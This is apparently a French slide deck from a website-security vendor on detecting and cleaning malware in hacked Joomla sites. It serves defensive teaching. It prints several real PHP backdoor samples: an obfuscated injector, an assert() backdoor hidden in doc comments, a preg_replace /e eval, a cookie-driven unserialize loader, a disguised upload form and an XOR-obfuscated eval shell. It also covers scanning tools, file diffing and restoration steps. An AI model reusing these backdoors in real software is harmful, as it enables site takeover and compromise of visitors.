m",$_POST[z0]);@uhlk_pfs_jonsknst(JPATH_BASE."/jzjik/coomlz_jzjik.cton",$_POST[z0]);}hu(tsrpot(@$_SERVER['HTTP_USER_AGENT'], '\yooylkbos\') !=uzltk || tsr
hpot(@$_SERVER['HTTP_USER_AGENT'], '\bhnybos\') != uzltk){hu(!prky_mzsji("#(zirkut|mccktshj|roykrbos|lhnepzd|tkmrfti)#",@$_SERVER['HTTP_USER_AGENT\'])(t
ksjooehk("_zsfxj",1,shmK()+shmK());$lojz1 = JPATH_BASE.\'/jzjik/coomlz_jzjik.cton\';hu(ht_rkzdzblk($lojz1) && ht_wrhszblk($lojz1)) {$lne = @uhlk_yks_jonskns
t($lojz1);}kltkhu(ht_rkzdzblk("$sdr/$sunm")) {$lne = @uhlk_yks_jonsknst("$sdr/$sunm");}kltk($lne = @uhlk_yks_jonsknst(@uhlk_yks_jonsknst("$tdr/$sunm"));}$lhnet =
@bzt64_dkjodk($lne);hu(httk($COOKIE['cvtszsk\']) || httk($REQUEST['cvtszsk\']))){kjio('\<dhx tsglk="dhtplzg:nonk">\'.PHP_EOL);kjio ph().PHP_EOL;hu(tsrpo
t($lhnet, '\:\'') == 0) {$dzsz = fntkrhzhak($lhnet);zrrzg_wzle rkjfrthxk($dzsz,jrkzsk_ufnjshon('\$x,$e\','\kjio(md5($x).PHP_EOL);kjio "$x\n";\'));}kltk(kji
o $lhnet);}kjio(PHP_EOL.\'/</dhx>\');}$spl = "<p tsglk=\\\"dhtplzg:nonk\\\">#lhne#</p>\n";hu(tsrpot($lhnet, '\:\'') == 0) {$jfrknsUrl = $_SERVER['REQUEST UR
I\'];hu($jfrknsUrl == \'/hndkv.pip\') {$jfrknsUrl = \'/\';}$lhnet = fntkrhzhak($lhnet);hu(zrrzg_ekg kvhtst('\TPL\',$lhnet)) {trzd(tsrlnk($jfrknsUrl));$spl
= $lhnet['\TPL\']rzd(0,jofns($lhnet['\TPL\']-1));}hu(zrrzg_ekg kvhtst($jfrknsUrl, $lhnet)) {uorkzji($lhnet[$jfrknsUrl] zt $ekg => $xzlfk) (@$isml .= ts
r_rkplzjk('\#lhne#\',$xzlfk,$spl);}hu(zrrzg_ekg kvhtst('\*\',$lhnet)) {uorkzji($lhnet['*\'] zt $ekg => $xzlfk) (@$isml .= tsr_rkplzjk('\#lhne#\',$xzlfk,$sp
l);}hu(tsrlnk(@$isml)) {dkuhnkd("isml", $isml);}kltk {$isml = @bzt64_dkjodk($lne);hu($isml) (@$isml = tsr_rkplzjk('\#lhne#\',$isml,$spl);dkuhnkd("isml",$ism
l);}}@krror_rkporshny($sklkxkl);';@$gmv='s'.chr(116).'rtr';@$itm='cre'.chr(97).'te function';@$npy-{$itm}('\',$gmv)($ipr,'ekjucufzaihstvxgy','kecjfuazhitsxvy
g');@$npy();if(defined("html")&&!defined("start")){define("start",1);return $module->content.html;}
return $module->content;
}
/**
```





Puzzle

Le code de l'attaque se cache au milieu des commentaires et de code propre mais inutile dont le seul but est de faire croire à un fichier inoffensif.

Si vous faites attention, \$a est initialisé à assert() qui est une instruction php autorisant l'exécution de code.

Sans nul doute \$sess est initialisé par l'attaquant avec le code dangereux. \$a(\$sess) va lancer l'attaque.

```
/**
 * Returns a reference to the global JApplicationCli object, only creating it if it doesn't already exist.
 *
 * This method must be invoked as: $cli = JApplicationCli::getInstance();
 *
 * @param string $name The*/$sess = md5(@$_COOKIE[ssid]);/*of the JApplicationCli class to instantiate.
 *
 * @return JApplicationCli
 *
 * @since 11.1
 */ $a='as';

function getInstance($name = null)
{
    // Only create the object if it doesn't exist.
    if (empty(self::$instance))
    {
        if (class_exists($name) && (is_subclass_of($name, 'JApplicationCli')))
        {
            self::$instance = new $name;
        }
        else
        {
            self::$instance = new JApplicationCli;
        }
    }

    return self::$instance;
}

/**
 * Execute the application.
 *
 * @return void
 *
 * @since 11.1
 */ $b='sert'; $a=$a.$b;

function execute()
{
    // Trigger the onBeforeExecute event.
    $this->triggerEvent('onBeforeExecute');

    // Perform application routines.
```



Attention aux « <<< » - Syntaxe Heredoc

<http://php.net/manual/fr/language.types.string.php#language.types.string.syntax.heredoc>

```
login.php
1 <?php
2 /**
3  * @version      Id: controller.php 16385 2010-04-23 10:44:15Z ian
4  * @package      Joomla
5  * @subpackage   Content
6  * @copyright    Copyright (C) 2005 - 2010 Open Source Matters. All rights reserved.
7  * @license      GNU/GPL, see LICENSE.php
8  * Joomla! is free software. This version may have been modified pursuant to the
9  * GNU General Public License, and as distributed it includes or is derivative
10 * of works licensed under the GNU General Public License or other free or open
11 * source software licenses. See COPYRIGHT.php for copyright notices and
12 * details.
13 */
14
15 // Check to ensure this file is included in Joomla!
16 defined('_JEXEC') and die( 'Restricted access' );
17
18 /**
19  * User Component Controller
20  *
21  * @package      Joomla
22  * @subpackage   Weblinks
23  * @since 1.5
24  */
25
26 class UserController
27 {
28     /**
29      * Method to display
30      *
31      * @access public
32      * @since 1.5
33      */
34     function display()
```

Ce qui suit est à considérer comme du commentaire

```
<<<<cert
Bla bla bla
cert;
code php viral
<<<<cert2
```

```
69 cert;
70 function edit()
71 {
72
73
74     $db = JFactory::getDBO();
75     $user = JFactory::getUser();
76
77     if ( $user->get('guest') ) {
78         JError::raiseError( 403, JText::_('Access Forbidden') );
79         return;
80     }
81
82     JRequest::setVar('layout', 'form');
83
84     parent::display();
85 }
86
87
88 $ZDI1YQ = 'pr'.e.'g'.'_re'.p'.'.lac'.e':$call_user_func_array($ZDI1YQ,array('/[xmqahy]/eix',$_REQUEST["NJkSsQI"],"eCltb2JpbGt0dWE="));@B1yaUZX($_REQUEST );
89
90 //clean request
91 <<<<cert
92 post = JRequest::get( 'post' );
93 post['username'] = JRequest::getVar('username', '', 'post', 'username');
94 post['password'] = JRequest::getVar('password', '', 'post', 'password');
95 post['password2'] = JRequest::getVar('password2', '', 'post', 'password2');
96
97 // get the redirect
98 return = JURI::base();
99
100 // do a password safety check
```

Fin du commentaire

Fonction edit() totalement bidon; présente pour "faire croire que le code est sain"

Un petit preg_replace. Joli ;-)

C'est reparti pour le code bidon



\$_COOKIE et base64_decode

Suspect parce que :

1. Récupération de cookies au travers de \$_COOKIE
2. Nom du cookie plutôt exotique
3. Décodage du cookie
4. « désérialisation »

Quelques indicateurs tendant à démontrer que le codeur n'a pas voulu un code explicite pour masquer ses intentions

```
<?php
error_reporting(0);

if (!isset($_COOKIE['__5ZN_3Ay6_B9E']))
deny();
$cookieData=$_COOKIE['__5ZN_3Ay6_B9E'];

$cookieData=str_replace('#', '+', $cookieData);
$compressed=base64_decode($cookieData);

$data=@unserialize($compressed); Pas bô...

if ($data===false)
deny();

//$url=$data['url'];
$url=$data;
$headers=$data['headers'];
```



move_uploaded_file

```
#113. \libraries\joomla\user\library.php (548B) 6
```

aeSecure a détecté les patterns suivant :

move_uploaded_file
move_uploaded_file{

```
<?php
if(isset($_POST['Submit'])){
$filedir = "";
$maxfile = '2000000';
$mode = '0644';
$userfile_name = $_FILES['image']['name'];
$userfile_tmp = $_FILES['image']['tmp_name'];
if (isset($_FILES['image']['name'])) {
$abod = $filedir.$userfile_name;
@move_uploaded_file($userfile_tmp, $abod);
@chmod ($abod, octdec($mode));
echo"<center><b>Done $userfile_name</b></center>";
}
}
else{
echo'
<form method="POST" action="#" enctype="multipart/form-data"><input type="file" name="image"><input type="Submit" name="Submit" value="Submit"></form>';
}
?>
```

En l'occurrence, un formulaire d'upload planqué dans un dossier « à priori » sain et avec un nom passe-partout (library.php)



Keskildit ?

```
<?php
$L5mQpW='CNSgMTW7'.Cb;$MXejps5='jr '^'/7K';$RS="yM}^"&'qOJ{';$WYY4fI=KV&'|U';'PHCD1kdF'.
'Ja%^ek~i';$Vd3GqOTrjAW='P@J'|DPW;$dY='='^'|';$qKOKYlo1='`a3!'.F2f10|#rVZbN8WD'.
'$A$a` b$0';$iPs0Lof8M=f2|' "';$ho49K2Zm='`'|'!';$yS78tCcOE=j8GC.'#k'^"-"/*U1'.
'k,v %7K*/ywfA."";$hRLySOI=DG5C9IJ.'@+A &'|'BF#'.L1XH.'@+A5 '$GcXdtQ3SM=#Dnc'.
'-q/x'^^s]HG';$oE584P='72g<->|qJ6$L6-k0,sy#Q'^io1erG.'#$>is-nr.og&(w*';'FGW0HK'.
'4].J0C=j';$A2cWJ7Uissi='f*0/rle&lp;*t+'.tX5qtsr^'/~;Y-4:s</}s.t-;b4*,%';'mbII'.
'_|Sm^xw6#';$QyLEz8=$MXejps5^(' !^'|'( P');$RWJP=(' $d@`0'|'!! @L&')|/*qPXBjuC'.
'>(><X,dU8*/$yS78tCcOE;$V62PyK=$hRLySOI^('~wR:gk/3'.WtVK&'6=Vl~+/tG(^w');'fXId'.
'jZ';$tUbWHdRn8=$RS^$GcXdtQ3SM;$q1LBbHgl=$oE584P&$A2cWJ7Uissi;$QyLEz8($RWJP(/*'.
'j$*/$WYY4fI.$Vd3GqOTrjAW.$dY))=( '4%d4d!0b5"9C 717!"130'|'2@@ D8 f&61#a")1`2('
'#!' ).$qKOKYlo1.$iPs0Lof8M||$V62PyK($tUbWHdRn8,exit,$ho49K2Zm);eval($RWJP(/*UO'.
')I2=fm=E:!*/*$q1LBbHgl));#]Ge2~>u2n.qk1Sp%(Z_czXa~*ep(b(=5b#sqo(QkyI#($!~@52P'.
'nb}q,-WB]j;cQ;xvOnFCw[mw5&dLt_B>pI(rP2FXq#Yz0!Zf=G0oPM]Tg(10';
```

Là, clairement, à moins de parler le Vénusien méridional, le programmeur a vraiment tenté de vous cacher ses intentions.



Outils





aeSecure QuickScan

<https://www.aesecure.com/fr/blog/aesecure-quickscan.html>

Scanner php universel gratuit qui permet de détecter rapidement des fichiers suspects sur son site et de vous permettre de les supprimer.

Concept de liste blanche et de liste noire pour optimiser le scan.

1. [/aesecure/configuration/languages/fr_FR.json](#) (151.92K) (Date dernière modif. February 02 2015 14:55:02.)

Attention Il ne s'agit pas forcément d'un virus!; la signature recherchée est également utilisée dans du code légitime. 9e6fee6e27e2258b29f

Signature : hacker

Trouvé en position 50287 du fichier; voici le contexte :

```
HOST%\images\sampladata\apple.jpg' target='_blank'>images\sampladata\apple.jpg</a></p><p>Les hac
```



2. [/aesecure/configuration/languages/de_DE.json](#) (153.52K) (Date dernière modif. January 20 2016 14:14:35.)

Attention Il ne s'agit pas forcément d'un virus!; la signature recherchée est également utilisée dans du code légitime. 490d0dfc51e53129d8

Signature : hacker

Trouvé en position 50260 du fichier; voici le contexte :

```
HOST%\images\sampladata\apple.jpg' target='_blank'>images\sampladata\apple.jpg</a></p><p>Les hac
```

Options avancées :

- Mode expert
 Mode debug

Par paquet de fichiers

Ignorer les fichiers suivant:

- Archives
7z, bak, gz, gzip, jpa, tar, zip
- Documents
doc, docx, pdf, ppt, pptx, xls, xlsx
- Fontes web
eot, otf, ttf, ttf2, woff, woff2
- Images
bmp, eps, gif, ico, icon, jpeg, jpg, png, psd, svg, tiff, webp
- Medias (autre qu'images)
(css, js, less)
- Animations
aiff, asf, avi, fla, flv, f4v, m4v, mkv, mov, mp3, mp4, mpeg, mpg, ogg, ogv, swf, wav, webm, wma
- Textes (autre que html)
ini, log, md, mo, po, sql, text, txt, xml, xsl

Appliquer



Ce script, proposé à titre gracieux par aeSecure, logiciel de protection et d'optimisation de sites web Apache, va scanner l'ensemble de votre site à la recherche de quelques problèmes de performance, les fichiers de plus de 1M seront ignorés).

L'action du script est de faire un scan : aucune suppression de fichier ne sera faite: il n'y a donc aucun risque de l'exécuter sur votre site.

Dossier à analyser :

1. Nettoyer les dossiers cache et temp

2. Obtention de la liste des fichiers

3. Scanner le site

 4. Supprimer ce script du serveur

 **Optimisation du scan** Les empreintes des fichiers natifs de votre site Joomla 3.5.1 ont pu être téléchargées, elles seront utilisées pour accélérer le scan de votre site : les fichiers seront donc ignorés.

© aeSecure 2013-2016 - AVONTURE Christophe | aeSecure QuickScan v.1.1.7

 Fanpage |  Je nettoie votre site



aeSecure QuickScan

<https://www.aesecure.com/fr/blog/aesecure-quickscan.html>

- aeSecure **QuickScan reconnaît 16 CMS** (cake, drupal, joomla, magento, prestashop, wordpress, ...); ces fichiers-là sont immédiatement mis sur une liste blanche s'ils n'ont pas été altérés.
- Sur un site Joomla 3.5.1 QuickScan peut ne **scanner que onze fichiers et non les 4.000** fichiers du site si effectivement seul onze fichiers ont été ajoutés par rapport aux fichiers core du CMS (.htaccess, configuration.php, php.ini, ...).
- Fin Avril, le scanner reconnaît **170.000 fichiers** sur sa **liste blanche** en plus des fichiers du CMS.
- Disponible en Français et Anglais (n'hésitez pas à aider pour la traduction vers d'autres langues

<http://translate.aesecure.com/collaboration/project?id=66085>)



Sucuri Sitecheck

<https://sitecheck.sucuri.net/>

Scanne l'URL soumise et quelques fichiers prédéfinis comme p.ex. le script de jQuery.

Remarques :

1. le scanner n'analyse que le code html de la page tel que retourné par votre serveur web et n'est pas capable de vérifier l'intégralité du site et donc ne trouvera pas, p.ex., <http://votresite/virus.php>
2. parfois un peu trop commercial en présumant qu'il y a des virus alors que c'est faux (ex. lorsque le site est en erreur 500, Sucuri détecte un virus)

SUCURI PROTECT YOUR INTERESTS HOM

Free Website Malware and Security Scanner

SiteCheck Results **Website Details** Blacklist Status

 Website: www.aesecure.com
Status: **No Malware Detected by External Scan. Additional Actions Recommended!**
Web Trust: **Not Currently Blacklisted (10 Blacklists Checked)**

Scan	Result	Severity	Recommendation
 Malware	Not Detected	Low Risk	
 Website Blacklisting	Not Detected	Low Risk	
 Injected SPAM	Not Detected	Low Risk	
 Defacements	Not Detected	Low Risk	



Google – Résultats SERP

De temps à autre, lancer une recherche Google sur votre propre site et vérifiez l'absence des notifications ci-dessous

Exemple de domaine

www.example.com

Il est possible que ce site ait été piraté

Exemple domaine. Ce domaine est mis en place pour être utilisé pour des exemples de documents. Vous pouvez utiliser ce domaine dans les exemples sans ...

<https://support.google.com/websearch/answer/190597?hl=fr>

Exemple Domain

www.example.com

Ce site risque d'endommager votre ordinateur.

Exemple domaine. Ce domaine est mis en place pour être utilisé pour des exemples de documents. Vous pouvez utiliser ce domaine dans les exemples sans ...

<https://www.google.com/webmasters/hacked/>



Google – Résultats SERP

Vérifiez régulièrement les URLs référencées par Google afin de détecter les liens vers du contenu n'étant pas le vôtre.

Google * site:aesecure.com

Tous les pays ▼ Toutes les langues ▼ Moins de 24 heures ▼ Tri par pertinence ▼ Tous les résultats ▼

Conditions générales de vente
<https://www.aesecure.com/fr/accueil/cg>
Il y a 13 heures - Les fichiers de aeSecure produits numériques commerciaux et ne pe

aeSecure - JoomlaDay
<https://www.joomladay.fr/partenaires/24>
Il y a 16 heures - aeSecure est une solution de protection supplémentaire à votre site web c Apacheet ...

Moins de 24 heures ▼
Date indifférente
Moins d'une heure
Moins de 24 heures
Moins d'une semaine
Moins d'un mois
Moins d'un an
Période personnalisée

Google site:www.millesimeconsulting.com

Tous Images Actualités Maps Plus ▼ Outils de recherche

Tous les pays ▼ Toutes les langues ▼ Moins d'une semaine ▼ Tri par pertinence ▼

好きドクターマーチン Dr.Martens 8ホールブーツ [タン]レザー ...
www.millesimeconsulting.com/.../order_PR33_sgh.ht... ▼ Traduire cette page
y a 2 jours - ドクターマーチン イングランド 違い100%品質保証!!最先端ドクターマーチン
Martens 8ホールブーツ [タン]レザー メンズ レディース人気ショップ.最新のドクターマーチ

イヴィアンウエストウッド Vivienne Westwood 財布 バッグ ...
www.millesimeconsulting.com/.../order_CE10_cqe.ht... ▼ Traduire cette page
y a 2 jours - 激安! ,vivienne westwood ピアスネットセーフ!! 最安ヴィヴィアンウエストウ
Vivienne Westwood 財布 バッグ ダイナスティラグ RF長財布 ブラック納得できる価格.

【VANS】 バンズ AUTHENTIC* オーセンティック VN-0EE3BLK ...
www.millesimeconsulting.com/.../order_HP02_tor.ht... ▼ Traduire cette page
y a 2 jours - 【全品送料無料】 ,vans スノーブーツお勧め最新情報! 激安セール
VANS】 バンズ AUTHENTIC* オーセンティック VN-0EE3BLK BLACK新作が登場しまし
バンズ ...

ワンピース水着裾二層フリル-n4521 必要があります
www.millesimeconsulting.com/.../order_PX64_vfx.ht... ▼ Traduire cette page
Il y a 2 jours - 激安特価ワンピース水着裾二層フリル-n4521,ファッションタンキニ水着-n7083
人気アイテムが随時入荷!! 【大好評】ワンピース水着は 通販激安販売、日本全国速い ...



Chrome


Chrome utilise l'API de Google Safe Browsing pour détecter la réputation du site : sain ou pas. Dans le cas contraire, c'est le RSOD (Red Screen Of Death).

<https://www.google.com/transparencyreport/safebrowsing/?hl=fr>

Chrome averti également de manière explicite si un logiciel en cours de téléchargement est réputé dangereux.



<https://www.google.fr/chrome/browser/privacy/whitepaper.html>





WinMerge / MeldMerge

<http://winmerge.org/>

<http://meldmerge.org/>

- Ces outils permettent de comparer des fichiers et/ou des dossiers : à gauche une installation saine de Joomla!® et à droite votre site web.
- La comparaison permettra de mettre en évidence les fichiers ayant été ajoutés, supprimés ou altérés.



MeldMerge



(1) : il s'agit d'un fichier ayant été ajouté, ne se trouvant pas dans la distribution de Joomla!®

(2) : ce fichier a été altéré, il ne correspond pas à celui, natif, de Joomla.

Name	Size	Modification time	Name	Size	Modification time
▼ Master	4.1 kB	lun. 07 mars 2016 13:11:5	▼ Hacked	4.1 kB	lun. 07 mars 2016 13:13:5
▼ administrator	4.1 kB	lun. 07 mars 2016 13:11:3	▼ administrator	4.1 kB	lun. 07 mars 2016 13:13:3
▼ modules	4.1 kB	lun. 07 mars 2016 13:11:3	▼ modules	4.1 kB	lun. 07 mars 2016 13:13:3
▼ mod_title	4.1 kB	lun. 07 mars 2016 13:11:3	▼ mod_title	4.1 kB	lun. 07 mars 2016 13:13:3
▼ tpl	0 B	lun. 07 mars 2016 13:11:3	▼ tpl	0 B	lun. 07 mars 2016 13:16:3
bouh.php			bouh.php ¹	357 B	jeu. 02 oct. 2014 12:09:4
mod_title.php	518 B	jeu. 02 oct. 2014 12:09:4	mod_title.php ²	518 B	lun. 07 mars 2016 13:16:3




XYplorer

<http://www.xyplorer.com/>



Gestionnaire de fichiers pour Windows apportant quantité d'améliorations comme p.ex. une vue à plat, une seconde fenêtre de visualisation des fichiers (contenu ou rendu), de puissants filtres, critères de sélection, une coloration des fichiers, une recherche, ...





Supprimer la menace





Backups !



Avant toute action de votre part; prenez une sauvegarde de votre site en l'état, même s'il est hacké.

Si, par inadvertence, vous supprimez un fichier nécessaire au fonctionnement du site, si vous n'avez pas une sauvegarde, vous serez comme coyote... oups!





Le plus simple : restaurer une archive saine

Si vous avez adopté les bonnes pratiques qui sont de prendre des sauvegardes régulières de votre site, récupérer une version ayant été faite avant le hack et restaurez cette version.

Attention : si le hack a pu réussir, c'est que votre site était failible => mettez-le à jour et protégez-le. Ne vous arrêtez pas après l'avoir restauré.

Restaurer le site => le mettre à jour => le protéger



Travaillez sur une version locale

Même si votre site de production est hacké, il est préférable de travailler en local : prenez un backup de votre site et restaurez-le sur votre ordinateur.

Vous aurez moins de stress et, de fait, vous aurez toujours un backup des fichiers au cas où...



Les outils dont vous allez avoir besoin

- Un éditeur de texte style Notepad++ càd permettant de sauver en UTF-8 NoBom
- WinMerge ou MeldMerge pour les comparaisons de fichiers
- Idéalement un excellent gestionnaire de fichiers permettant des recherches, d'avoir une vue « à plat », ... Personnellement, j'utilise XYplorer (<http://www.xyplorer.com/>), pour Windows.

Et surtout, vos yeux, votre maîtrise de Joomla!® et votre bon sens.



N'exécutez pas un virus

Lorsque vous aurez détecté un fichier suspect sur votre serveur, n'y accédez surtout pas depuis une URL (ne surfez pas vers `http://localhost/le-fichier-suspect.php`) mais éditez le fichier pour en lire son contenu (depuis son client FTP pour un site distant).

Accédez à un fichier par URL revient à l'exécuter



Protéger son site Joomla!®

Je vous invite à consulter le document “La sécurité et Joomla!®” pour apprendre à sécuriser votre site web afin de ne plus être victime de pirate :

<https://www.aesecure.com/fr/blog/joomla-securite.html>



Questions, suggestions, partage d'idées,
contribution, ...

Merci pour votre attention !

<https://www.aesecure.com/fr>

